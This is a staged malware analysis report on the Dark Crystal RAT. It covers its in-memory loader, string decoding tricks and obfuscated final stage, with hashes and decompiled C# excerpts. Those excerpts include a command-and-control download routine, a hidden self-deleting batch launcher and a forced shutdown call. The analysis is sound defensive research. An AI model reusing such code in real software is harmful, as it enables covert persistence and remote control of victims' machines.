


After initializing the unsigned integers, this loader decrypts the unsigned integers and load them into direct memory using load module.




Breakpoint

At this juncture, it became evident that the module named “koi” was being loaded and executed directly in memory. Consequently, debugging was initiated, with breakpoints set on all newly loaded modules and on the variable responsible for storing the value of decrypted bytes.




Deep Dive into Dark Crystel RAT (DCrat)

The focus was on monitoring all loaded modules to retrieve the second stage sample. Initial loaded modules included mscorlib.dll and the sample in question. However, these were disregarded in the pursuit of the "koi" module.



Upon continuous debugging and executing the decrypt function, an examination of the local variable “array2” revealed byte values starting with “0x4D” and “0x5A”. These values suggest a portable executable, given that the initial two array index values represent MZ. As a result, that module was saved under the name “koi.exe”, representing the second stage sample that executes directly in memory. Analysis then commenced on stage 2, designated as "koi.exe".



Stage 2 (koi.exe)

Basic Static Analysis

SHA256: E62e3e03c6d5ce19267e343b2f22d4815ca1e6e6f714b1f36b1f3a4a45813a00

MD5: 67a245d177b12e03bb1505325e5c7a31

CPU: 32-bits


Language: .Net programming language (c#)

Interesting Strings: Not Found

Deep Dive into Dark Crystel RAT (DCrat)


Detect-It-Easy

After opening the sample with detect-it-easy tool it shows me that the binary is using confuser protector and entropy was not very high.



Advanced Dynamic Analysis


Analysis began on the stage 2 sample (koi.exe). The code contained approximately 50 strings, all base64 encoded. The sample would subsequently decode these strings and load them into memory. However, the decoding process was intricate. A loop was designed to extract the first character from each of the 50 strings and store them into a buffer. It then proceeded with the second character of each string, and so forth. After processing through the loop and assembling the final output, the sample would decode this information and introduce a new module into memory.



This is the last string with the name of “str49”.

Deep Dive into Dark Crystel RAT (DCrat)

This is the for loop which is getting character from each string with the procedure explained in the start of paragraph.



After decoding the outing of for loop, it was loading another module directly into memory.


Deep Dive into Dark Crystel RAT (DCrat)

Getting-New-Module
The module was obtained using a script sourced from the internet. This script, written in Python, replicated the malware's loop, extracting characters in the same sequence and ultimately decoding the entire output. The resulting bytes were written into a file named "output.bin," which essentially represents the stage 3 sample. Analysis then proceeded to this third stage. It's worth noting that a custom script in any desired programming language can be crafted for this purpose, and platforms like ChatGPT can assist in creating such scripts to retrieve the final stage bytes.

Stage 3 (output.exe)

Basic Static Analysis
SHA256: F6b193ae794a423a4cd5a4dcd2844378233336658d1d0752b48c297a02d5fb46a
MD5: d078805f96c03c1bc0628352b613ac77
CPU: 64-bits
Language: .Net programming language (c#)
Interesting Strings: Not Found

Detect-It-Easy
After opening the sample with detect-it-easy tool it shows that the binary is using confuser protector and entropy was little high which indicates maybe some text-based obfuscation.



Deep Dive into Dark Crystel RAT (DCrat)

Advanced Dynamic Analysis

During the dynamic analysis of the 3rd stage sample, it became evident that the binary was extensively obfuscated. Utilizing ExeInfoPE, the obfuscation was identified to be the work of the DeepSea obfuscator. Upon research, the tool "de4dot" was identified as a potential solution to reverse this obfuscation. However, when applied, de4dot failed to recognize and de-obfuscate the binary. As a result, the analysis continued on the obfuscated binary to extract as much information as possible. It's important to note that this analysis will serve as PART 1 for the 3rd stage sample of DcRAT. The findings derived from the obfuscated sample will be shared. Should a de-obfuscated sample become available, a more detailed PART 2 will be released, explaining the workings of the sample similar to the previous stages. If a clear sample isn't obtained, PART 2 will still provide a deeper insight into stage 3, based on the current understanding.


Interesting Strings

The analysis began by setting a breakpoint at the entry point, although many of the functions appeared to be non-essential. A manual examination of each namespace was conducted, diving into various functions to garner an understanding of the malware's operations. During this exploration, several strings were identified that appeared to be encoded in base64. Attempts were made to decode these strings using tools such as dencode and cyberchef.


First Base64 encoded string in stage 3

Upon attempting to decode, it was observed that the base64 string was reversed. By applying a reverse function to the decoded string and then using the FromBase64 function again, a clear output was obtained, revealing the content to be a dictionary.

Deep Dive into Dark Crystel RAT (DCrat)




Second Base64 encoded string in stage 3



Flow of Encoding

Before diving into the decoding process for the second stage, several intriguing functions were identified. These functions provided insights into the encoding flow and clarified the purpose of the previously decoded dictionary.


Trim() — -> M2r.957()



M2r.i6B()

Key Value replacing from dictionary:

Deep Dive into Dark Crystel RAT (DCrat)



Reversing the output:

Reverse M2r.1vX()


Converting again frombasea64 final value:

M2r.159()


Making request on URL:

```
// Token: 0x060001E8 RID: 488 RVA: 0x000166E8 File Offset: 0x000148E8
public static string q2G(string A_0, bool A_1 = true)
{
    string text;
    try
    {
        if (A_1)
        {
            using (WebClient webClient = new WebClient())
            {
                webClient.Headers["Content-Type"] = S2x.Z39;
                webClient.Headers["Accept"] = "*/*";
                webClient.Headers["User-Agent"] = S2x.782;
                return webClient.DownloadString(A_0);
            }
        }
        using (WebClient webClient2 = new WebClient())
        {
            webClient2.Headers["User-Agent"] = S2x.782;
            text = webClient2.DownloadString(A_0);
        }
    }
    catch
    {
        text = null;
    }
    return text;
}
```

Functions dealing with dictionary:




To clarify the previously mentioned process and functions: A specific function was identified that acted as a wrapper around another function. This inner function accepted a base64 encoded string as its argument, then proceeded to decode it. It subsequently replaced its contents using a key from the previously decoded dictionary. Following this, a search and replace function was applied. During this phase, dictionary keys were replaced with values from the decoded string, matching their corresponding dictionary values. This description may seem convoluted initially, but examining the following screenshot will provide a clearer understanding.



Credit goes to *@methew from Huntress Labs* for devising the secondary decoding script in line with the described mechanism, which considerably expedited the process. After executing the script, a discernible URL emerged with a base64 encoded parameter. Upon decoding the parameter, the term "requestpublic" became evident. This observation corroborated the URL previously identified during the traffic analysis, confirming it as the sole Command and Control (C2) server utilized by the administrator tool.

Deep Dive into Dark Crystel RAT (DCrat)



Upon analyzing other functions, some interesting components were uncovered, suggesting that this sample possesses capabilities such as system enumeration, persistence, reboot, task scheduling, among other notable functionalities.

Creating BATCH:


```
try
{
    string text = X8B.6D1() + "\\" + X8B.lCk(10) + ".bat";
    string text2 = string.Concat(new string[]
    {
        "@echo off\r\nw32tm /stripchart /computer:localhost /period:5 /dataonly /samples:2  1>nul\r\nstart \"\" \"",
        z13.K5M,
        "\"\r\ndel /a /q /f \"",
        text,
        "\""
    });
    File.WriteAllText(text, text2);
    ProcessStartInfo processStartInfo = new ProcessStartInfo
    {
        WindowStyle = ProcessWindowStyle.Hidden,
        Verb = (D9a.5J1() ? "runas" : ""),
        UseShellExecute = true,
        FileName = text
    };
    Process.Start(processStartInfo);
    X8B.KwX();
    Environment.Exit(0);
```

System Shutdown:

```
// Token: 0x06000099 RID: 153 RVA: 0x0000C688 File Offset: 0x0000A888
public dG3(string A_1, string A_2, 112 A_3)
{
    try
    {
        Process.Start(new ProcessStartInfo
        {
            UseShellExecute = true,
            FileName = "shutdown",
            Arguments = "/s /t 0",
            WindowStyle = ProcessWindowStyle.Hidden
        });
        this.c36 = 0;
    }
    catch (Exception ex)
    {
        this.6Me = ex.Message;
        this.c36 = 1;
    }
}
```

Deep Dive into Dark Crystel RAT (DCrat)


Task Scheduling and running with high privileges:



Creating Persistence using Registry:

DcRAT String:

Another base64-encoded string was discovered, which when decoded, revealed ASCII characters. With this, the PART 1 analysis of DcRAT concludes.



Conclusion

In the face of rapidly evolving cyber threats, awareness and proactive defense are paramount. The innovative tactics and techniques discussed in this report emphasize the necessity for a holistic and ever-adapting approach to cybersecurity. While traditional defenses remain crucial, they must be complemented by continuous learning and adaptation. This report, through its in-depth analysis, aims to equip organizations and individuals with the knowledge needed to bolster their digital defenses effectively. As we navigate this digital age, let this research be a beacon, guiding towards enhanced cyber resilience.